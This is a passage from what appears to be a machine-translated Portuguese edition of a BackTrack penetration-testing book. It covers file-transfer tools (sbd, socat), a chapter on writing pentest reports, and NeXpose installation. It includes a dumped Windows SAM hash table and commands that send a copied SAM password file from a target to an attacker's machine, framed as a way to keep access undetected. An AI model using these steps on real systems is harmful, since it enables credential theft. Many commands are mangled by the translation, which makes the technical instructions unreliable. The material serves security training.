Administrador: 500: e52cac67419a9a22c295285c92cd06b4: b2641aea8eb4c00ede8
9cd2b7c78f6fb:::
Guest: 501: aad3b435b51404eeaad3b435b51404ee: 31d6cfe0d16ae931b73c59d7e0
c089c0:::
HelpAssistant: 1000:383 b9c42d9d1900952ec0055e5b8eb7b: 0b742054bda1d88480
9e12b10982360b:::
SUPPORT_388945a0: 1002: aad3b435b51404eeaad3b435b51404ee: a1d6e496780585e
33a9ddd414755019a:::
usuário: 1003: aad3b435b51404eeaad3b435b51404ee: 31d6cfe0d16ae931b73c59d7e0
c089c0:::
```

Quando eu capturar o tráfego de rede usando o Wireshark, só posso obter o seguinte truncado informações:

```
..+@V...n6TP...
.....0.0.....T...9...r...H,z...'.8.c.k}.i.D..Cu0....e...W...sZX...+.5
ai.F.4t.'gfw...(tv.h...0q.x...G+n.....0Ay.'d'.F.wV...;a'.....<..y...e.4
..w.nW..._3.....u.M.L...:+.a.....U...k...PSY.<=<C...C'\...*...V...wX...C...+.4....<-..m...gf...Mq...
..0..x...'.?..@.6].CT-S.>.hP.E.%..60(.....S.....dM.Y'.....m.3...m...^..r2.....0zE]...S...'.]4...
{4Pq4.Nl.....j.Q.....-]Z%.....2...F.....2...c...T...Bq4
M.[...u...qAT...D'=.....c;./1.r...]
```

Sbd

Sbd pode ser usado apenas como CryptCat. No entanto, ele tem várias diferenças quando em comparação com CryptCat:

- Ele pode executar um programa após a conexão, dando a -E ProgramName opção
- Ele utiliza AES-CBC-128 e HMAC-SHA1 de criptografia em vez de Blowfish criptografia
- Ele suporta apenas TCP

Para iniciar sbd ir a Backtrack | Acesso Manutenção | Tunneling | Sbd ou utilize o console para executar o seguinte comando:

```
# Sbd
```

Isto irá exibir uma instrução de uso simples em sua tela. Vamos fazer o exercício como visto na seção CryptCat.

Na máquina de destino, digite o seguinte comando:

```
# Sbd-l-p 80-n-v <test-sam
```

A seguir está o progresso:

```
escutando na porta 80
```

Em nossa máquina, execute o seguinte comando:

```
# 80 sbd 10.0.2.15
```

Seremos capazes de obter o test-sam arquivo da máquina alvo para nossa máquina.

Socat

Socat é uma ferramenta que estabelece dois fluxos bidirecionais e transferências de dados entre -los. O fluxo pode ser uma combinação dos tipos seguinte endereço:

- Um arquivo
- Um programa
- Um descritor de arquivo (STDIN STDERR, STDIO, STDOUT)
- Um socket (IPv4, IPv6, SSL, TCP, UDP, UNIX)
- Um dispositivo (placa de rede, serial, TUN / TAP)
- Um tubo de

Para cada fluxo, os parâmetros podem ser adicionados (modo de bloqueio, usuário, grupo, permissões endereço, porta, velocidade, permissões, donos, chave de codificação, e assim por diante).

De acordo com o manual socat, o socat ciclo de vida exemplo tipicamente consiste da seguintes quatro fases:

- Na primeira fase (init), as opções de linha de comando são analisados e exploração madeireira é inicializado.
- Na segunda fase (aberto), socat abre o primeiro eo segundo endereço.
- Na terceira fase (de transferência), socat relógios tanto fluxo de ler e escrever descritores de arquivos via select (). Quando os dados são disponíveis de um lado e pode ser escrito para o outro lado, socat lê-lo, realiza caractere de nova linha conversões, se necessário, e grava os dados para o descritor de arquivo de gravação do outra corrente, e depois continua à espera de mais dados em ambas as direções.
- Quando um dos córregos efetivamente atinge EOF, a fase final começa. Socat transferências a condição EOF para o fluxo de outros. Socat continua a transferência de dados em outra direção por um tempo particular, mas em seguida, fecha todas as canais restantes e termina.

Para iniciar socat ir a Backtrack | Acesso Manutenção | Tunneling | Socat ou usar o console para executar o seguinte comando:

Socat-h

Isto irá exibir as opções de linha de comando e tipos de endereço disponíveis na tela.

Aqui estão vários tipos de endereço comum com suas palavras-chave e parâmetros:

Tipo de endereço	Descrição
CREATE: <filename>	Abre <filename> com creat () e utiliza o arquivo descritor para a escrita. Este tipo de endereço requer write-contexto apenas porque um arquivo aberto com creat () não pode ser lido.
EXEC: <command-line>	Forks processo sub que estabelece a comunicação com seu processo pai e invoca o programa especificado com execvp (). <command-line> é um comando simples com argumentos separados por um único espaço.
FD: <fdnum>	Usa o descritor de arquivo <fdnum>.
INTERFACE: <interface>	Se comunica com uma rede conectada em um interface através de pacotes de dados a nível-primas, incluindo link. <interface> é o nome da interface de rede. Apenas disponíveis em Linux.
IP4-Abre um socket IP-primas. Ele usa <protocolo> para enviar SendTo: <host>: <protocolo> pacotes para <host> e recebe pacotes de host, ignora pacotes a partir de outros hosts. Protocolo 255 usa o socket raw com o cabeçalho IP sendo parte dos dados.	

Tipo de endereço	Descrição
IP4 RECV: <protocolo>	Abre um socket raw IP de <protocolo>. Ele recebe pacotes a partir de vários colegas não especificado e funde os dados. Não respostas são possíveis. Protocolo 255 usa o socket raw com o cabeçalho IP sendo parte dos dados.
OPEN: <filename>	Abre <filename> usando o open () chamada de sistema. Este operação falhar em UNIX socket de domínio.
OpenSSL: <host>: <port>	Tenta estabelecer uma conexão SSL para <port> em <host> usando TCP / IP versão 4 ou 6 dependendo do endereço especificação, pf resolução de nomes, ou opção.
OpenSSL-LISTEN: <port>	Escuta em tcp <porta>. A versão de IP é 4 ou a um especificado com pf. Quando uma conexão é aceita, este endereço se comporta como servidor SSL.
PIPE: <filename>	Se <filename> já existe, ele é aberto. Se ele não existir, um pipe nomeado é criado e aberto.
Tcp4: <host>: <port>	Conecta-se a <port> em <host>.
Tcp4-LISTEN: <port>	Escuta <port> e aceita uma conexão TCP / IP.
UDP4: <host>: <port>	Conecta-se a <port> em <host> usando UDP.
UDP4-LISTEN: <port>	Espera por um pacote UDP / IP que chegam em <port> e 'Liga' de volta ao remetente.
UDP4-SendTo: <host>: <port>	Comunica com o socket ponto especificado, definido por <port> em <host> UDP usando a versão 4. Ele envia pacotes e recebe pacotes dessa tomada de pares somente.
UDP4 RECV: <port>	Cria um socket UDP em <port> UDP usando a versão 4. Ele recebe pacotes a partir de vários colegas e não especificada mescla os dados. Sem respostas são possíveis.
UNIX-CONNECT: <filename>	Conecta-se a <filename> assumindo que é um domínio UNIX socket. Se <filename> não existe, isso é um erro; se <filename> não é um soquete de domínio UNIX, este é um erro, se <filename> é um soquete de domínio UNIX, mas não processo está ouvindo, isso é um erro.
UNIX-LISTEN: <filename>	Escuta <filename> usando um fluxo de domínio UNIX socket e aceita uma conexão. Se <filename> existe e não é um socket, isto é um erro.
UNIX-sendto: <filename>	Comunica com o socket ponto especificado, definido por <filename> assumindo que é um UNIX de domínio datagrama socket. Ele envia e recebe pacotes para pacotes a partir de que socket pares somente.
UNIX RECV: <filename>	Cria um socket datagrama de domínio UNIX <filename>. Recebe os pacotes a partir de vários colegas e não especificada mescla os dados. Sem respostas são possíveis.

Vamos ver vários socat usos:

- Para pegar as informações do cabeçalho HTTP usar o comando socat seguinte:

```
socat - tcp4: 10.0.2.15:80  
HEAD / HTTP/1.0
```
- Em seguida, o servidor HTTP irá responder com as seguintes informações:

```
HTTP/1.1 200 OK  
Date: Sat, 04 Dec 2010 06:33:57 GMT  
Server: Apache/2.2.9 (Ubuntu) PHP/5.2.6-bt0 with Suhosin-Patch  
Last-Modified: Thu, 28 May 2009 07:31:00 GMT  
ETag: "68170-2d-46af3f103d500"  
Accept-Ranges: bytes  
Content-Length: 45  
Vary: Accept-Encoding  
Connection: close  
Content-Type: text/html
```

Para transferir um arquivo do host para hospedar 10.0.2.15

10.0.2.100:

Em host 10.0.2.100 (receptor) dar o seguinte comando:

```
# Socat tcp4-LISTEN: OPEN 12345: thepass, creat, anexe
```

Ele vai escutar na porta 12345 e irá criar o arquivo thepass se não existir ainda, ou apenas acrescentar, se ela já existe.

Enquanto no 10.0.2.15 (remetente), digite o seguinte comando:

```
# Cat test-sam | socat - tcp4: 10.0.2.100:12345
```

Mais tarde, vamos verificar o destinatário para ver se o arquivo é criado usando o ls comando:

```
tedi@nirvana:~$>  
tedi@nirvana:~$>  
tedi@nirvana:~$>  
tedi@nirvana:~$> ls -l thepass  
-rw-r--r-- 1 tedi users 424 2010-12-04 13:26 thepass  
tedi@nirvana:~$>  
tedi@nirvana:~$>  
tedi@nirvana:~$> █
```

Podemos ver que o arquivo foi transferido e criada na máquina do destinatário.

Sumário

Neste capítulo, discutimos as ferramentas protocolo de tunelamento que podem envolver uma protocolo de rede para o outro. O objetivo deste protocolo de tunelamento é ignorar qualquer mecanismos promulgada pela máquina de destino para limitar nossa capacidade de conectar-se à mundo exterior. As ferramentas desta categoria são DNS2tcp, Ptunnel e Stunnel4.

As ferramentas seguintes são proxies. Eles são usados para separar a conexão direta entre uma máquina e outra máquina. As ferramentas desta categoria são 3proxy e proxychains.

Ferramentas de ponta a ponta conexões vêm em seguida. Seu propósito é criar uma rede conexão entre duas máquinas, para que possam realizar uma transferência de arquivo ou executar um de comando na máquina remota.

O principal objectivo de todas as ferramentas deste capítulo é que seremos capazes de manter nosso acesso na máquina de destino o maior tempo possível sem ser detectado.

No próximo capítulo, discutiremos a documentação, relatórios e apresentação das vulnerabilidades encontradas para as partes interessadas.

12

Documentação e Reportagem

Manter o controle de seus resultados de avaliação é um dos aspectos mais importantes da metodologia de testes de penetração. Gravação de cada única entrada e saída de Ferramentas de teste BackTrack e verificar os resultados de teste individual antes de ser apresentado à autoridade competente (por exemplo, ABC Company Inc) é a chave para profissionalismo bem sucedida e sólida. Esta prática é consideravelmente importante do ponto de vista ético e fornece uma visão aberta para a compreensão da experiência de testador de penetração com a avaliação de segurança de destino. Documentação, preparação do relatório e apresentação são algumas das muitas áreas do núcleo que deve ser abordada de uma forma sistemática, estruturada e consistente. Neste capítulo, cobrirão esses tópicos com instruções detalhadas que podem ajudá-lo a alinhar sua documentação e estratégia de comunicação.

- Verificação de resultados define uma prática de limpeza de falsos positivos as notas já existentes, que foram recolhidas durante a simulação de ataque processo.
- Tipos de relatórios e as suas estruturas de comunicação será discutido na paradigma de um Executivo, Gestão e perspectiva técnica para refletir os melhores interesses das autoridades competentes envolvidas na penetração testes de projeto.
- A seção de apresentação fornece dicas e orientações gerais que podem ajudar a compreender o seu público e seu nível de delicadeza para o dada informação.
- Pós procedimentos de teste, as medidas correctivas e recomendações que você deve incluir como parte de um relatório, e usá-los para aconselhar a equipe de remediação na organização preocupante. Este tipo de exercício é bastante desafiador e requer um conhecimento profundo de um alvo infra-estrutura sob consideração de segurança.



Todas essas seções fornecem uma base sólida para a preparação de documentação, relatórios, e apresentação e, especialmente, destacar o seu papel em uma área de due diligence. Um pequeno erro pode levar a um problema jurídico. O relatório que você cria deve mostrar consistência com suas descobertas, e deve fazer mais do que apenas apontar o potencial deficiências encontradas em um ambiente de destino. Por exemplo, ele deve ser bem preparado e demonstrar uma prova de apoio contra os requisitos de conformidade conhecido, se houver, exigidos pelo seu cliente. Além disso, deve indicar claramente modus do atacante operandi, ferramentas e técnicas aplicadas, a lista de vulnerabilidades descoberto e verificado métodos de exploração. Na maioria das vezes trata-se concentrando nas fraquezas, em vez do que explicar um fato ou procedimento que você usou para descobri-los.

Documentação e verificação resultados

Tomando notas dos resultados processados através de ferramentas manuais e automatizados sondagem sempre requer quantidade substancial de verificação antes de apresentá-lo à sua cliente. É uma tarefa crítica em termos de reputação e integridade. Em nossa experiência, ter notado várias situações em que as pessoas simplesmente executar uma ferramenta e pegue os resultados para apresentá-los diretamente para seus clientes. Este tipo de irresponsabilidade e controle sobre sua avaliação pode resultar em consequências graves e causar a queda do seu carreira. Ele também coloca o cliente em risco venda uma falsa sensação de segurança. Assim, o integridade dos dados de teste não deve ser contaminado com erros e inconsistências. Baseado em nossa experiência, temos cuidadosamente apresentados alguns procedimentos que podem ajudar você na documentação e verificar os resultados dos testes antes de ser transformado em um relatório final:

- Dê uma nota detalhada de cada etapa seletiva que você tenha tido durante o coleta de informações, a descoberta, enumeração mapeamento da vulnerabilidade, social engenharia, exploração, escalção de privilégios, e fase de acesso persistente de o processo de testes de penetração.
- É prática comum para fazer um modelo de anotações para cada única ferramenta você executou contra o seu destino a partir BackTrack. O modelo deve claramente a sua finalidade, opções de execução, e os perfis alinhados para o alvo avaliação, e oferecem espaço para o registro dos resultados de ensaios respectivo. É também essencial para repetir o exercício (pelo menos duas vezes) antes de desenhar o final conclusão a partir de uma determinada ferramenta. Desta forma você certifica e teste de prova de sua resultados contra qualquer condição não prevista. Por exemplo, enquanto o uso do Nmap para o propósito de varredura de portas, devemos layout nosso modelo com as necessárias seções como finalidade de uso, host de destino, opções de execução e os perfis (Detecção de Serviço, OS tipo, endereço MAC, portas abertas, tipo de dispositivo, e assim on) e documentar os resultados de saída de acordo.

- Baseando-se em uma única ferramenta (por exemplo, para a coleta de informações) é absolutamente impraticável, e pode introduzir discrepâncias para o seu teste de penetração engajamento. Assim, nós encorajamos você a praticar o mesmo exercício com diferentes ferramentas feitas para um propósito semelhante. Isto irá assegurar a transparência do processo de verificação ", aumentar a produtividade e reduzir os falsos positivos e falsos negativos. Em outras palavras, cada ferramenta tem sua própria especialidade para lidar com uma situação particular. Também é contado para testar certas condições manualmente, caso aplicável e usar seu conhecimento e experiência para verificar todos os resultados relatados.

Tipos de relatórios

Depois constituindo cada pedaço dos resultados dos testes verificados, agora é hora de combinar -los em um relatório sistemática e estruturada antes de enviá-lo para o alvo das partes interessadas. Existem três tipos diferentes de relatórios, cada um tem seu próprio esquema e layout relevantes para os interesses de uma entidade de negócios envolvidos na penetração testes de projeto. Estes relatórios são preparados de acordo com seu nível de compreensão e capacidade de captar a informação transmitida pelo testador penetração. Temos detalhada de cada tipo de relatório e sua estrutura de relatórios com os elementos básicos que podem ser necessário para realizar seu objetivo. É importante notar que todos esses relatórios deve uma ligação política de não-divulgação, aviso legal, eo acordo de teste de penetração antes entregue às partes interessadas.

Relatório executivo

Este tipo de relatório de avaliação é mais curto e conciso a ponto alto nível vista da produção de testes de penetração de uma perspectiva estratégica de negócios. O relatório é preparado para "C" executivos de nível dentro de uma organização-alvo (CEO, CTO, CIO, e assim por diante). Deve ser orientada com alguns elementos básicos discutidos abaixo:

- Objetivo do projeto define critérios mutuamente acordados, para testes de penetração projeto entre você e seu cliente.
- Classificação de Risco de Vulnerabilidade seção explica os níveis de risco (críticas, Alta, Média, Baixa e Informacional) utilizados no relatório. Estes níveis deve claramente diferenciar e destacar a exposição de segurança técnica termos de severidade.
- Sumário Executivo descreve brevemente o propósito e objetivo da penetração teste de classificação nos termos da metodologia definida. Ele também destaca a número de vulnerabilidades descobertas e exploradas com sucesso.
- Estatística são a forma tabular das vulnerabilidades descobertas no alvo infra-estrutura de rede. Estes também podem ser desenhadas na forma de um gráfico de pizza ou em qualquer outro formato interativo.

- Risco Matrix quantifica e classifica todas as vulnerabilidades descobertas, identifica os recursos potencialmente afectados, e enumera as descobertas, referências e recomendações em um formato de curta-mão.

É sempre uma abordagem idealista para ser criativo e expressivo enquanto se prepara uma relatório de executivos e para se manter em mente que você não é obrigado a abrir o técnico razões de seus resultados de avaliação, mas sim apenas dar dados factuais processados a partir esses resultados. O tamanho total do relatório deve ser de duas a quatro páginas.

Relatório de gestão

O relatório de gestão é geralmente projetado para cobrir questões como regulamentação e medição de conformidade, em termos de postura de segurança de destino. Praticamente ele deve estender o relatório executivo com um número de seções que poderão interessar HR (Recursos Humanos) e outras de gestão de pessoas, e ajudar na sua legal processo. Seguem-se as peças-chave que podem fornecer-lhe razões valiosas para a criação de um tal relatório:

- Achievement cumprimento inicia uma lista de padrões conhecidos e mapas de cada de suas seções ou sub-seções com a disposição de segurança atual. Deve destacar quaisquer violações regulamentares que ocorreu, que pode inadvertidamente expor a infra-estrutura-alvo e representam ameaças graves.
- Metodologia de testes devem ser descritos de forma breve e conter o suficiente detalhes que podem ajudar a gestão de pessoas para entender a penetração testes de ciclo de vida.
- Premissas e limitações destaca fatores conhecidos que podem ter impedido o verificador da penetração de alcançar um objetivo particular.
- Gestão da Mudança às vezes é considerado uma parte da remediação processo, no entanto, é principalmente dirigida a métodos estratégicos e procedimentos que lidar com todas as mudanças em um ambiente de TI controlado. O sugestões e recomendações que evoluem a partir de avaliação de segurança deve ser coerente com os procedimentos de mudança, a fim de minimizar o impacto de um evento inesperado no serviço.
- Gerenciamento da Configuração centra-se na consistência do funcional operação e desempenho de um sistema. No contexto de segurança do sistema, segue-se quaisquer alterações que possam ter sido introduzidas para o alvo ambiente (hardware, software, atributos físicos, e outros). Estes alterações de configuração deve ser monitorado e controlado para manter a estado de configuração do sistema.

Como um verificador da penetração responsável e conhecedor, é o seu dever de esclarecer quaisquer termos de gerenciamento antes de prosseguir com o ciclo de vida de testes de penetração.

Este exercício envolve definitivamente um-para-um conversas e acordos sobre dirigidas a públicos específicos critérios de avaliação. Tais como, que tipo de cumprimento ou padrão

estruturas têm de ser avaliados, existem algumas restrições ao seguir um caminho de teste particular, as alterações sugeridas ser sustentável em um alvo ambiente, ou será que o estado atual do sistema ser afetados se qualquer configuração mudanças são introduzidas. Todos esses fatores conjuntamente estabelecer uma visão de gestão o estado de segurança atual em um ambiente de destino, e fornecer sugestões e recomendações na sequência da avaliação de segurança técnica.

Relatório técnico

O relatório de avaliação técnica desempenha um papel muito importante na abordagem da questões de segurança levantadas durante o noivado testes de penetração. Este tipo de relatório é geralmente desenvolvidos para técnicos que querem ligar seus cérebros compreensão do segurança core recursos manipulados pelo destino do sistema que características são vulneráveis, como eles podem ser explorados, que negócio impacto que poderia trazer, e como resistentes soluções podem ser desenvolvidas para impedir quaisquer ameaças visíveis. Tem de se comunicar com all-in-one diretrizes seguras para proteger infra-estrutura de rede. Até agora já discutimos os elementos básicos do executivo e de gestão relatórios. No relatório técnico, estendemos estes elementos e inclui algumas especiais temas que possam chamar a interesses substanciais para a equipe técnica para o alvo organização. Seções como objetivos do projeto, classificação de risco de vulnerabilidade, matriz de risco, estatística, metodologia de testes, suposições e limitações também são às vezes uma parte do relatório técnico.

- Questões de segurança levantadas durante o teste de penetração deve ser claramente citados em detalhes, tal que para cada método de ataque aplicada você deve mencionar a lista dos recursos afetados, suas implicações, o pedido original e os dados de resposta, pedido ataque simulado e os dados de resposta, fornecer uma referência para externo fontes para a equipe de remediação, e dar recomendações para profissionais corrigir as vulnerabilidades descobertas no alvo o ambiente de TI.
- Vulnerabilidades Mapa fornece uma lista de vulnerabilidades descobertas encontradas no infra-estrutura alvo. Cada um dos quais devem ser listados em paralelo ao recurso identificador (por exemplo, endereço IP, nome Target).
- Explora Mapa fornece uma lista de exploits com sucesso e verificados que trabalhou contra o alvo. É também fundamental mencionar se o exploit foi privado ou público.

- Melhores Práticas enfatiza melhor design, implementação e operacionais procedimentos de segurança para que o alvo pode faltar. Por exemplo, em um ambiente corporativo de grande porte, implantação de ponta em nível de segurança pode ser vantajoso para reduzir o número de ameaças antes que elas fazem o seu caminho em uma rede corporativa. Tais soluções são muito úteis e não requerem envolvimento técnico com sistemas de produção, ou código legado.

De modo geral, o relatório técnico é aquele que traz as realidades terrestres para a frente para os membros associativos da organização em causa. Pois combina o poder de representar a orientação profunda da postura de segurança atual, que desempenha um papel significativo no processo de gestão de risco.

Rede de relatório de testes de penetração (amostra conteúdo)

Assim como existem diferentes tipos de testes de penetração, existem diferentes tipos de estruturas relatório. Nós apresentamos uma versão genérica de uma "rede" com base relatório de testes de penetração que pode ser estendido para utilizar quase qualquer outro tipo (por exemplo, a aplicação Web, Firewall, redes Wireless, e assim por diante). Antes de listar os tabela exemplar de conteúdo de um relatório, você pode saber que cada relatório é formalmente projetado com a página de rosto que deve inicialmente o Estado testar empresa nome, tipo de relatório, data de verificação, nome do autor, número de revisão de documentos, e um copyright curto e declaração confidencial.

Índice

1. Aviso Legal
2. Acordo de Teste de Invasão
3. Introdução
4. Objetivo do projeto
5. Premissas e limitações
6. Escala de risco de vulnerabilidade
7. Sumário Executivo
8. Risco Matrix
9. Metodologia de testes
10. Ameaças de Segurança
11. Recomendações
12. Vulnerabilidades Mapa

13. Explora Mapa
14. Avaliação da Conformidade
15. Gestão da Mudança
16. Melhores Práticas
17. Anexos

Como você pode ver, temos mutuamente combinados todos os tipos de relatórios em um único "Relatório completo", com uma estrutura definitiva. Cada uma destas seções pode ter sua própria relevantes sub-seções que podem melhor categorizar os resultados do teste em maior detalhe. Para exemplo, a seção de anexos pode ser usado para listar os detalhes técnicos e análise de um processo de teste, logs de atividades, dados brutos de várias ferramentas de segurança, detalhes das pesquisa realizada, as referências a fontes de Internet, e glossário. Dependendo da tipo de relatório que está sendo solicitada por seu cliente, é apenas o seu dever de compreender a importância eo valor da sua posição antes de iniciar um teste de penetração.

Apresentação

Antes de começar a escrever um relatório, ele é bastante necessário entender a técnica capacidades e objetivos de seu público, a fim de realizar uma bem sucedida apresentação. A realidade desta indústria é que não há muitas pessoas com verdadeira conhecimentos técnicos e habilidades, então você tem que ajustar o material de acordo com suas audiência ou caso contrário você terá de enfrentar uma reação negativa. Sua tarefa fundamental é tornar a sua cliente a entender os fatores de risco potencial ao redor sua infra-estrutura de rede. Por exemplo, as pessoas em nível executivo não se preocupam com os detalhes de um social ataque de engenharia vector, mas eles estão interessados em saber o estado atual do medidas de remediação de segurança e que devem ser tomadas. É também um bom objetivo para volta suas descobertas com questões jurídicas (por exemplo, PCI-DSS), a fim de refletir as medidas necessárias exigidas em termos de um quadro regulamentar.

Por outro lado, uma apresentação de slides baseados em simulações com vivo explicando a sumário executivo desempenha um papel importantíssimo em provar suas descobertas. O ponto é mostrar os caminhos de ataque que você tomou para explorar o alvo, que é absolutamente necessário para o técnico ou a equipe de remediação. A simulação deve ser coerente com todos os passos que você documentados anteriormente em seu relatório. Embora não haja formal procedimento para criar e apresentar seus resultados, você deve manter um profissional outlook para fazer o melhor de sua públicos técnicos e não técnicos. É também um parte do seu dever de compreender o ambiente-alvo e seu grupo de técnicos por aferir o seu nível de habilidade e tornando-os conheço bem, tanto quanto qualquer ativo-chave para a organização.

Apontando as deficiências na postura de segurança atual e expondo a fraquezas sem apego emocional pode levar a uma bem sucedida e profissional apresentação. Lembre-se você está lá para ficar com seus fatos e conclusões, provar -los tecnicamente, e aconselhar a equipe de remediação em conformidade. Como este é um tipo de face-a-face do exercício, é altamente recomendável para se preparar com antecedência para responder perguntas apoiando a fatos e números.

Pós procedimentos de teste

Medidas de remediação, medidas corretivas e recomendações são todos os termos referentes para postar os procedimentos de teste. Estes procedimentos relativamente definir o seu papel ativo como uma assessor da equipe de reabilitação a organização-alvo e, por vezes colocá-lo em um cargo de analista de segurança. Nesta capacidade, você pode ser obrigado a interagir com um número de técnicos com diferentes formações, assim que sua aparência social e capacidades de rede pode ser de grande valor. Além disso, não é possível realizar todas as conjuntos de conhecimentos necessários pelo alvo ambiente de TI a menos que você começar treinados para isso.

Em tais situações, é bastante desafiador para lidar e corrigir todas as peças de recursos vulneráveis sem obter qualquer apoio da rede de peritos. Nós constituíram várias orientações genéricas que podem ajudá-lo a empurrar crítica recomendações para seu cliente:

- Revisitar o projeto de rede e verificar se há condições exploráveis na vulneráveis recursos apontado no relatório.
- Concentre-se em esquemas de ponta em nível de proteção para reduzir o número de ameaças à segurança antes que eles ataquem com os servidores back-end ou estações de trabalho simultaneamente.
- Do lado do cliente ou ataques de engenharia social são meramente impossível resistir, mas pode ser frustrado pela formação dos membros da equipe com o mais recente contramedidas e consciência.
- Fixação do sistema de segurança de acordo com as recomendações fornecidas pelo verificador da penetração podem exigir investigação adicional para garantir que qualquer mudança em um sistema não deverá afectar as suas características funcionais.
- Implantar verificada e confiável soluções de terceiros (IDS / IPS, Firewalls, Sistemas de proteção de conteúdo, antivírus, tecnologia IAM, e assim por diante), onde necessário, e ajustar o motor a trabalhar de forma segura e eficiente.
- Use o dividir e conquistar abordagem para a zona de rede separada segura da insegurança pública ou entidades que enfrentam na infra-estrutura alvo.
- Fortalecem as mãos dos desenvolvedores na codificação de aplicativos seguros que fazem parte da meta de ambiente de TI. Avaliar a segurança do aplicativo e realização de auditorias de código, ocasionalmente, pode trazer retorno valioso para da organização.

- Empregar contramedidas de segurança física, se os controles existentes vermelho durante o processo de testes de penetração. Aplique várias camadas estratégia de entrada com design ambiental seguro, mecânica e controle de acesso eletrônico, alarmes de intrusão, monitoramento de CFTV, e identificação pessoal.
- Atualizar todos os sistemas de segurança necessárias para garantir a sua regularidade
- Teste de seleção e verificar todas as soluções documentadas fornecido como recomendação para eliminar a possibilidade de invasão ou exploração.

Sumário

Neste capítulo, têm explorado alguns passos básicos necessários para criar a penetração teste de relatório e discutidos os aspectos principais de fazer uma apresentação em frente o cliente. No início, nós bastante explicou as formas de documentar os resultados da ferramentas individuais e sugeriu não depender de uma saída única ferramenta. Como tal, o seu experiência e conhecimento a contagem para verificar os resultados dos testes antes de ser documentados. Depois, lançam luz sobre a criação de diferentes tipos de relatórios com suas estruturas de documentação. Estes relatórios focar principalmente o executivo, gerencial, e aspectos técnicos de uma auditoria de segurança foi realizada para o nosso cliente. Além disso, Também fornecemos uma tabela de exemplo do conteúdo para um teste de penetração com base em rede

relatório para lhe dar uma idéia básica para escrever o seu próprio relatório. Depois disso, discutimos o valor da apresentação ao vivo e simulações para provar suas descobertas, e como você devem entender e convencer o seu público de diferentes origens.

Finalmente, fornecemos uma lista genérica de procedimentos pós-teste que pode ser um parte de suas medidas de remediação ou recomendações para seu cliente. Esta seção fornece uma visão clara de como você ajudar a organização-alvo na remediação processo, sendo um assessor de sua equipe técnica ou remediar-se.

PARTE III

Extra Munição

Ferramentas
complementares

Recursos-chave





Ferramentas complementares

Este apêndice apresentará várias ferramentas adicionais que podem ser usados como armas extra durante a realização do processo de testes de penetração. Para cada ferramenta, vamos descrever:

- O objetivo da ferramenta
- O processo de instalação da ferramenta
- Exemplos do uso da ferramenta, sempre que possível

As ferramentas mencionadas não são instalados por padrão no BackTrack. Você precisa instalá-lo por si mesmo a partir do repositório BackTrack ou no site as ferramentas do.

Vamos dividir vagamente as ferramentas nas seguintes categorias:

- Vulnerabilidade scanner
- Web aplicação fingerprinter
- Rede ferramenta ballista

Vamos ver várias ferramentas adicionais que pode utilizar durante o nosso processo de testes de penetração.

Vulnerabilidade scanner

BackTrack por padrão vem com OpenVAS como o scanner de vulnerabilidade. Como um testador de penetração, não podemos contar apenas com uma ferramenta, nós temos que usar várias ferramentas para nos dar uma imagem mais detalhada e completa do ambiente de destino.

Como um scanner de vulnerabilidade adicionais iremos descrever brevemente a NeXpose Community Edition da Rapid7.



NeXpose comunidade edição

NeXpose Comunidade é um scanner de vulnerabilidade livre de Rapid7 que varre roteadores e sistemas operacionais de vulnerabilidades. Também pode ser integrado com o Metasploit Framework Exploit.

As edições comerciais incluem funcionalidades adicionais, tais como digitalização distribuída, relatórios mais flexíveis, web / banco de dados, digitalização e suporte ao produto. Nós só descrever o Community Edition NeXpose.

Aqui estão algumas das características Edition NeXpose Comunidade:

- Varredura de vulnerabilidades para até 32 endereços IP
- Atualizações do banco de dados regulares
- Capacidade de priorizar a avaliação de risco de vulnerabilidade
- Guia para processo de remediação
- Integração com o Metasploit
- Apoio da comunidade em <http://community.rapid7.com>
- Simples implantação
- Não start-up de custo solução de segurança

NeXpose consiste de duas partes principais:

- NeXpose Scan Engine: Executa a descoberta do recurso e detecção de vulnerabilidades operações. Na edição de comunidade, há um mecanismo de verificação local.
- NeXpose Security Console: Ele se comunica com motores Scan NeXpose para iniciar verificações e recuperar informações de varredura. O console também inclui um Web-interface baseada para configurar e utilizar NeXpose.

Instalação NeXpose

Permite instalar NeXpose Community Edition no BackTrack.

- Completar o download do formulário em <http://www.rapid7.com/vulnerabilidade-scanner.jsp>. Depois disso, você receberá um e-mail contendo a chave de licença e as instruções de download.
- Download instalador NeXpose eo arquivo md5sum do local mencionados no e-mail. Como exemplo, vamos ser o download do NeXposeSetup-linux32 para 32-bit Linux.

Abra um terminal, então vá para o diretório contendo o instalador baixado NeXpose e arquivo md5sum.

- Verifique se o md5sum do instalador NeXpose corresponde ao valor contidos no arquivo md5sum instalador, emitindo o seguinte comando:

```
md5sum-c-NeXposeSetup Linux32.bin.md5sum
```
- Se o comando retornar "OK" você pode continuar para a próxima etapa. Se não, você pode precisar fazer o download do instalador novamente.
- Alterar a permissão de instalação para torná-lo executável:

```
chmod + x NeXposeSetup-Linux32.bin
```
- Iniciar o instalador NeXpose dando o seguinte comando:

```
./NeXposeSetup-Linux32.bin
```
- Siga as instruções que são exibidas na tela.
- Por favor, certifique-se de lembrar o nome de usuário (no caso de você mudar o um padrão "nxadmi") E senha. Se você esquecer seu nome de usuário senha, você precisa reinstalar NeXpose.

Comunidade NeXpose de partida

Após o processo de instalação está completa, você pode começar NeXpose, indo para o diretório que contém o script que começa NeXpose. O diretório de instalação padrão é / Opt/rapid7/nexpose.

```
cd [installation_directory] / nsc
```

E executar o script para iniciar NeXpose.

```
./ Nsc.sh
```

O processo de arranque irá demora vários minutos, porque NeXpose está inicializando o seu banco de dados de vulnerabilidades. Após esse processo for concluído você pode fazer login no NeXpose

Console de segurança web interface, como explicado no Login para NeXpose comunidade seção.

Se você deseja instalar NeXpose como um daemon, você pode iniciá-lo automaticamente quando o máquina inicia, e continuará sendo executado se o usuário atual processo logoff, você pode fazer isso, dando os seguintes comandos:

- Vá para o diretório que contém o nexposeconsole.rc file:

```
# Cd [installation_directory] / nsc
```
- Abra o arquivo e certifique-se que a linha que contém NXP_ROOT está definido para o NeXpose diretório de instalação

- Copie esse arquivo para o / Etc / init.d diretório e dar-lhe o daemon desejado nome, como nexpose:

```
# Cp [installation_directory] / nsc / nexposeconsole.rc / etc / init.d /  
nexpose
```

- Defina a permissão para o arquivo executável daemon:

```
# Chmod + x / etc / init.d / nexpose
```
- Faça o daemon iniciado quando inicia o sistema operacional:

```
# Update-rc.d padrão nexpose
```
- Você pode iniciar, parar ou reiniciar o daemon, dando a correspondentes comando:

```
# / Etc / init.d / nexpose <start|stop|restart>
```

Login para NeXpose comunidade

